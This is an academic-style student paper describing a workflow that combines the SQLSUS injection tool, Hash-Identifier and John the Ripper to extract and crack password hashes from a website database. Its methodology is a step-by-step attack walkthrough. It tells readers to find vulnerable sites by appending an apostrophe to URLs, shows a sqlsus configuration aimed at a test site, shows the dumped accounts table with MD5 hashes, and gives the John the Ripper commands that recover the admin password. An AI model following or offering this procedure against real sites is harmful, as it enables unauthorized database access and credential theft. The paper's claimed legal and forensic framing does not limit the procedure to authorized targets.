A Novel Approach for Password Cracking by Integrating Sqlsus and John the Ripper.

Alan Jose
PG Scholar, Dept. of Computer Applications
Amal Jyothi College of Engineering
Koovappally,Kottayam,686518
alanjose@mca.ajce.in

Alphy Joy
PG Scholar, Dept. of Computer Applications
Amal Jyothi College of Engineering
Koovappally,Kottayam,686518
alphyjoy@mca.ajce.in

Anna Sunil Thomas
PG Scholar, Dept. of Computer Applications
Amal Jyothi College of Engineering
Koovappally,Kottayam,686518
annasunilthomas@mca.ajce.in

Merin Manoj
Asst. Professor, Dept. of Computer Applications
Amal Jyothi College of Engineering
Koovappally,Kottayam,686518
merinmanoj@amaljyothi.ac.in

Abstract—**Database exploitation and password hacking are mostly the largest security issues faced in the field of Cybersecurity. The SQL injection is a technique that enables to gain access to the database and stored information. SQLSUS is an open-source SQL injection tool that retrieves database structure and thus, enables full access to the database. From the hashed value obtained using SQLSUS, the type of hash algorithm to be used can be determined using Hash-Identifier. John the Ripper (JtR) crack passwords provided in possible hash formats. As a result, the combined output of SQLSUS and Hash-Identifier helps in determining the password using JtR. This system helps in decrypting the password from the hashed form which helps the user to proceed with access to the system.**

Keywords-Cybersecurity,Hashes,Hash-Identifier,SQL injection.

I.INTRODUCTION

Our day to day life is now becoming more dependent on various web applications. Confidential and sensitive data relating to our online activities are stored on back-end databases. In this system, the database retrieved by using SQL injection is legally used in the field of Cybersecurity and forensics which provide access to the contents of the database and to the user's accounts and hashed passwords. If owners of web applications are not aware of maintaining a secure system, it may be vulnerable and will result in the user accounts being subject to security threats.

This system is designed to work with the database retrieved by using the SQL injection tool. In this system, SQLSUS is used for data manipulation to access required data by executing various queries. The purpose of such injection is to grab the sensitive data of the user for legal purposes and to test the knowledge. Hashing transforms a string of character values into a hash value or key that represents the original string. Hash function turns the human-understandable password into a jumbled-up form that cannot be reverse-engineered. Using Hash-Identifier its easy to identify hashes and to discover the algorithms that are appropriate to retrieve the passwords. The password is the most commonly used authentication method in modern computer security. Password cracking supports in recovering passwords from the hashed data. One possible approach is to reverse engineer the hash algorithm and recover the password by using John the Ripper which runs against various hashed password formats to produce a text string that matches the original password.

In this system, the data retrieved from the database by using SQLSUS appears in a hashed format. By using the Hash-Identifier, an appropriate hash algorithm can be identified for further process. With the hash algorithm found, John the Ripper supports in retrieving the original string of password from the hashed form of password.

II. LITERATURE SURVEY

Rubidha Devi.D, R. Venkatesan, Raghuraman.K [1] introduces approaches for retrieval of data where the attacker could obtain direct access to database of underlying applications. Attack is classified based on the attacker's intention, vulnerabilities and asserts.

Archana Gupta, Dr. Surendra Kumar Yadav [2] portrays SQL injection as a product defencelessness that happens when information entered by clients is sent to the SQL mediator as a part of a SQL question.SQL injection abuses security vulnerabilities at the database layer.

Voitovych O.P, Yuvkovetskyi O.S, Kupershtein L.M.[3] explains that the proposed system is a Blind Time Based SQLi which uses time delay which is specific for different responses of database.Depending on the time it takes to get the server response, it is possible to deduct some information.The server

load and the network speed may have a huge impact on the response time.

Annie Chen [4] introduces the idea of various password guessing tools and methods supporting in turning the passwords into hashes and checking them against the unknown passwords.

Mahesh A. Kale, Prof. Shrikant Dhamdhere [5] explains that hashing is a sort of algorithm that takes information of any size and changes it into information of settled size. And it also comprises of examinations between distinctive secure hashing algorithms. Cryptographic hashing algorithms can be made non cryptographic by making reasonable changes in the hashing plans.

Tyler Lubeck[6] explains that JtR is a free and Open Source tool and is largely distributed in compilable source code form. And also explains about the different modes of attack which include the single mode attacks that compute hashes for supplied password lists and check those hashes against the hashes in the password files.

Deepansh Kumar , Yugansh Khera, Sujay, Nidhi Garg, Prateek Jain[7] explains in detail that computer hacking is the act of changing computer equipment and programming to achieve an objective outside of the makers unique reason. It briefs about ethical hacking, which is also called as infiltration testing or white-hat hacking as the art of testing the computers and system for security vulnerabilities before any attack.

III. IMPLEMENTATION AND METHODOLOGY

Step 1: Find Vulnerable Sites

Vulnerable websites with less number of column entries are used for SQL Injection for fast retrieval of data. Once a website is found, check for SQL Injection vulnerability by appending an ‘(Apostrophe) at the end of the URL. If the page shows some error related to SQL query then the website is vulnerable.


Step 2: Run SQLSUS and Create a Configuration file.

sqlsus –g test.conf

```
root@kali:~# sqlsus
            sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]

     Options:
        -h, --help                     brief help message
        -v, --version                  version information
        -e, --execute <commands>       execute commands and exit
        -g, --genconf <filename>       generate configuration file

root@kali:~# sqlsus -g test.conf

            sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to test.conf
```

Step 3: Edit the configuration file


Add the URL of vulnerable site and the SQL fetch query.



```
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that the real
query returns nothing
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "https://www.webscantest.com/datastore/searchget_by_id.php?id=4";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that our queries won't
be polluted by the original one
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;

# In boolean-based blind mode, string to be found in the HTML if the statement is true
our $blind_string = "";
```

Step 4: Save the configuration file and run the file.


sqlsus ./test.conf



```
root@kali:~# sqlsus ./test.conf
                 sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "www.webscantest.com" loaded
sqlsus> start
[+] UNION columns already set to (1,1,1,1), skipping auto-detection
oconf select_columns" to do it anyway)
[+] max_url_length already set to 4256 , skipping auto-detection...
nf max_sendable" to do it anyway)
[+] Filling %target...
+----------+--------------------------+
| Variable | Value                    |
+----------+--------------------------+
| database | webscantest              |
| user     | 'webscantest'@'%'        |
| version  | 5.5.62-0ubuntu0.14.04.1  |
+----------+--------------------------+
3 rows in set
```

Step 5: Execute SQL Query to fetch the database.

Using SELECT * from <table_name>query the database structure will be displayed. Select the hashed password from the database structure that need to be decrypted.




```
+--------------------+
| Columns in accounts |
+--------------------+
| id                 |
| uname              |
| passwd             |
| fname              |
| lname              |
+--------------------+
5 rows in set

sqlsus> select * from accounts
+----+----------+----------------------------------+-------+-------+
| id | uname    | passwd                           | fname | lname |
+----+----------+----------------------------------+-------+-------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | Admin | King  |
|  2 | testuser | 179ad45c6ce2cb97cf1029e212046e81 | Test  | User  |
+----+----------+----------------------------------+-------+-------+
2 rows in set
```

Step 6: Run Hash–Identifier on the prompt.

hash-identifier

Step 7: Enter the hashed format to identify the possible hashes.



```
                                                   v1.1 #
                                               By Zion3R #
                                      www.Blackploit.com #
                                     Root@Blackploit.com #
##########################################################

 --------------------------------------------------------
 HASH: 21232f297a57a5a743894a0e4a801fc3

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Step 8: Save the hash value in a text file.

Create a text file and store the hashed value in a text file and save.


Step 9: Run John the Ripper tool on prompt.

john - to check the version.

Step 10: Run John the Ripper command

john --format=raw-MD5 <name of the text file>

(assume that the hashing technique is MD5).




Step 11: Locate and remove the john.pot file.

The john.pot is a file where the hashed password are stored.So we need to clear this file before starting decryption of hash value. John the Ripper never decrypt a hashed password that is already decrypted and stored in the john .pot file.

locate john.pot


rm <path to john.pot from the current directory>



Step 12: Run John the Ripper command and locate the john .pot file.

#john --format=raw-MD5 <name of the text file>.


locate john.pot.



Step 13: Display the john.pot file where the password is stored.

cat <path to john.pot from the current directory>.

The required password in the john.pot file for the given website is ‘admin’.



IV. FUTURE SCOPE

The time taken for obtaining the original string of the password by detecting the appropriate hash format can be reduced by combining various algorithms in order to speed up the hashing process.Efficient SQL injection techniques can be used to retrieve database in a shorter period of time without any limit in the database entries.In some cases, the data can be encrypted first and then hashed to make the data more secure.

V. CONCLUSION

In the proposed system, Kali Linux tools are integrated to obtain the original string of password from the hashed format that is displayed from the database.This integration can be useful in the field of Cybersecurity as well as in forensics for legal activities.Authenticated entries of the database can be easily accessed to control and monitor the activities related to the respective system.According to the Section 66C of The Information Act ,theft and illegal use of passwords and other unique identification features of any other person is a punishable offence.To prevent loss of data keep the firewall up to date and monitor the database continuously.

REFERENCES

[1].Rubidha Devi.D, R. Venkatesan, Raghuraman.K , “A Study on SQL Injection Techniques

https://www.researchgate.net/publication/316886377_A_study_on_SQL_injection_techniques

[2].Archana Gupta, Dr. Surendra Kumar Yadav,’’An Approach for Preventing SQL Injection Attack on Web Application.’’

https://www.ijcsmc.com/docs/papers/June2016/V5I6201601.pdf

[3].Voitovych O.P, Yuvkovetskyi O.S, Kupershtein L.M,‘’SQL Injection Prevention System.’’

https://www.researchgate.net/publication/310454603_SQL_injection_prevention

_system

[4]. Annie Chen,”Presenting New Dangers: A Deep Learning Approach to

Password Cracking’’

http://www.cs.tufts.edu/comp/116/archive/fall2018/achen.pdf

[5].Mahesh A. Kale, Prof. Shrikant Dhamdhere,’’Survey Paper on Different Type of Hashing Algorithm.’’

http://ijasret.com/VolumeArticles/FullTextPDF/189_4.Survey_Paper_on_Different_Type_of_Hashing_Algorithm.pdf

[6].Tyler Lubeck,’’ Distributed Password Cracking with John the Ripper.’’https://pdfs.semanticscholar.org/1cff/54069db1a77b8799795fd61b903b612622ec.pdf

[7]. Deepansh Kumar , Yugansh Khera, Sujay, Nidhi Garg,

Prateek Jain,’’Towards the Impact Of Hacking On Cyber Security.’’

https://www.researchgate.net/publication/326812925_TOWARDS_THE_

IMPACT_OF_HACKING_ON_CYBER_SECURITY.